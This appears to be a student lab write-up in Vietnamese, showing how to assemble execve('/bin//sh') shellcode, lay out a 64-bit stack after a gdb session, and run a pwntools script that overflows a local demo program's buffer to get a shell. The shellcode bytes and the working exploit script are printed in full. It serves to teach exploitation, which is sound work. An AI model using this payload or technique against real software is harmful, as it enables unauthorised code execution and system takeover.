
* Tạo file shellcode\_nhom9.asm



B2: Biên dịch file assembly



B3: Tạo shellcode





Shellcode có được là: \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\

x5f\xb0\x3b\x0f\x05

B4: Kiểm tra shellcode

* Tạo file test\_shell.c





Yêu cầu 5:

Sau khi debug bằng gdb thì ta thấy được rằng là:

Stack của chương trình có dạng như sau với kiến trúc 64 bit:

| 8 bytes return address |
| --- |
| 8 bytes old ebp |
| 32 bytes buffer |

Như vậy ta phải thực hiện việc ghi đè lên 32 bytes buffer và 8 bytes old ebo và cuối cùng thực hiện đưa về địa chỉ 0x7fffffffdc70 (lấy được từ việc chạy chương trình) và shell code ta sẽ lấy lại từ yêu cầu 4: \x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05

Sau khi thực hiện ta có stack là:

| 0x7fffffffdc70 ở dạng payload 64 |
| --- |
| AAAA |
| AAAA  AAAA  AAAA  AAAA  AAAA  AAAA  AAAA  AAAA  AAAA  shellcode |

Vậy ta sẽ có đoạn code thực hiện ý tưởng như sau

#! /bin/python3

from pwn import \*

io = process(['./demo'])

context.binary = './demo'

exploit\_payload = b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05'

exploit\_payload += b'A' \* 16

exploit\_payload += p64(0x7fffffffdc70)

print(f"exploit payload: {exploit\_payload}")

io.sendline(exploit\_payload)

io.interactive()

Sau khi thực thi đoạn code thì ta có được kết quả sau: (ta đã và shell và thực hiện 1 số lệnh)

